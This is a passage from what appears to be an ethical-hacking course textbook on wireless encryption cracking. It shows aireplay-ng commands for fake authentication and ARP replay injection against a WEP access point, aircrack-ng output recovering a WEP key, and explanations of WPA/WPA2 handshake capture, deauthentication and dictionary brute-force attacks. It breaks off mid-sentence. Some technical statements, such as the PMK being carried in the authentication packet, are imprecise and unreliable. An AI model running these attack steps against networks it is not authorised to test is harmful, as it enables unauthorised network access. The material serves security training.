C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:25:10  Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11

22:25:10 Sending Authentication Request
22:25:10 Authentication successful
22:25:10 Sending Association Request
22:25:10 Association successful :-)
```

Figure 16.89: Screenshot displaying the execution of aireplay-ng


- Inject packets using aireplay-ng to generate traffic on the target AP.



```
C:\>aireplay-ng -3 -b 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:30:15  Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E)

Saving ARP requests in replay_arp-0219-123051.cap
You should also start airodump-ng to capture replies
Read 11978 packets (got 7193 ARP requests), sent 3902 packets...
```


Figure 16.90: Screenshot displaying the generation of traffic

- Wait for airodump-ng to capture more than 50,000 IVs. Crack the WEP key using aircrack-ng.



```
C:\>aircrack-ng -s capture.ivs
Opening capture.ivs
Read  75168 packets.
                                   Aircrack-ng 0.7 r130
                         [00:00:10] Tested 77 keys (got 684002 IVs)
KB depth byte(vote)
0 0/ 1 AE( 199) 29( 27) 2D( 13) 7C( 12) FE( 12) FF( 6) 39( 5) 2C( 3) 00( 0) 08( 0)
1 0/ 3 66( 41) F1( 33) 4C( 23) 00( 19) 9F( 19) C7( 18) 64( 9) 7A( 9) 7B( 9) F6( 9)
2 0/ 2 5C( 89) 52( 60) E3( 22) 10( 20) F3( 18) 8B( 15) 8E( 15) 14( 13) D2( 11) 47( 10)
3 0/ 1 FD( 375) 81( 40) 1D( 26) 99( 26) D2( 23) 33( 20) 2C( 19) 05( 17) 0B( 17) 35( 17)
                     KEY FOUND! [ AE:66:5C:FD:24 ]
```

Figure 16.91: Screenshot displaying the cracking of the WEP key



WPA/WPA2 Encryption Cracking

WPA PSK

- WPA PSK uses a **user-defined password** to initialize the TKIP, which is not crackable as it is a per-packet key, but the keys can be brute-forced using dictionary attacks

Offline Attack

- You only required to be near the AP for a matter of seconds to capture the **WPA/WPA2 authentication handshake**; by capturing the right type of packets, you can **crack the WPA keys offline**

De-authentication Attack

- Force the connected client to disconnect. Then, capture the re-connect and authentication packets using tools, such as aireplay; you should be able to re-authenticate in a few seconds. Then **attempt to dictionary brute-force** the PMK

Brute-Force WPA Keys

- You can use tools, such as **aircrack**, **aireplay**, and **KisMAC** to brute-force WPA Keys

WPA/WPA2 Encryption Cracking


WPA encryption is less exploitable than WEP encryption. However, an attacker can still crack WPA/WPA2 encryption by capturing the necessary type of packets. The attacker can perform this offline but needs to be near the AP for a few moments. The following are some types of techniques used to crack WPA encryption.

- **WPA PSK**: WPA PSK uses a user-defined password to initialize the four-way handshake. An attacker cannot crack this password, because it is a per-packet key, but the keys can be brute-forced using dictionary attacks. A dictionary attack can compromise most consumer passwords.

- **Offline attack**: To perform an offline attack, an attacker needs to be near the AP for a few seconds to capture the WPA/WPA2 authentication handshake. By capturing the necessary type of packets, WPA encryption keys can be cracked offline. In WPA handshakes, the protocol does not send the password across the network, because the WPA handshake typically occurs over insecure channels and in plaintext. Capturing a full authentication handshake from a client and the AP helps in breaking the WPA/WPA2 encryption without any packet injection.

- **De-authentication attack**: To perform a de-authentication attack to crack the WPA encryption, an attacker needs to find an actively connected client. The attacker forces the client to disconnect from the AP, following which they use tools such as aireplay to capture the authentication packet when the client attempts to reconnect. The client should be able to re-authenticate itself with the AP in a few seconds. The authentication packet includes the pairwise master key (PMK), which the attacker can crack by dictionary or brute-force attacks to recover the WPA key.

- **Brute forcing of WPA keys**: Brute-force techniques are useful in breaking WPA/WPA2 encryption keys. An attacker can perform a brute-force attack on WPA encryption keys using a dictionary or using tools such as aircrack, aireplay, or KisMAC. The brute-force technique has a substantial impact on WPA encryption because of its compute-intensive nature. Breaking WPA keys through a brute-force 